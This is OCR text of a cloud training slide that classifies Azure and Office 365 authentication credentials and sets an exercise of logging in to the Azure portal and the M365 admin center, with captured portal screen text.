
Authentication

Azure Resource
Manager (ARM)


(IAAS, PAAS, SAAS)

O365 / M365
(Office 365)

(SAAS)


Cloud Space
GUI
Control Plane
Data Plane
Azure Portal
Interaction
Azure API
Interaction
Azure services
Authentication
Authentication
AAD
Username &
Password
Web client
Azure CLI
API Client
User space
Oauth
Access token
Client secret
Username password
Access token

Azure Cloud Authentication Credentials



Credentials
Long Term Credential
Short Term Credential
Graphical User Interface (GUI)
Programmatic Interface (CLI/ SDK)
Programmatic Interface (CLI/ SDK/API)
1. AAD Username & Password
2. SSO Username & Password
Username & Password
Client ID & Secret /Certificate
OAuth Access Token

EXERCISE -3

Authenticate to Azure + Office 365 Management Portal

Portal -


- Azure Resource Manager Portal
- O365 / M365 Admin Center
- 0365 / M365 User Portal

Credentials -

- [Username + Password] - Long Term Access
  - Azure AD Users [Cloud Only]
  - Sync Users [On-Premise]
  - SSO Users [Federated Identity]
  - External Users

Azure Portal URL :

https://portal.azure.com/


portal.azure.com/#home
Microsoft Azure
Search resources, services, and docs (G+/)
azure-global-admin@at...
DEFAULT DIRECTORY (ATOMIC-N...
M

Azure services

Recent resources

Name	Type	Last Viewed
Pay-As-You-Go	Subscription	2 weeks ago

See all

Navigate

Tools

Microsoft Learn
Learn Azure with free online training from Microsoft


Azure Monitor
Monitor your apps and infrastructure

Microsoft Defender for Cloud
Secure your apps and infrastructure

Cost Management
Analyze and optimize your cloud spend for free

0365 / M365 Admin Center URL :

https://admin.microsoft.com/



Support remote workers with Teams

Learn how to manage Teams for remote work, with setup guidance, short videos, and tips.

- Teams is on for your organization
- Check setup status for new Teams users
- Guest access is on

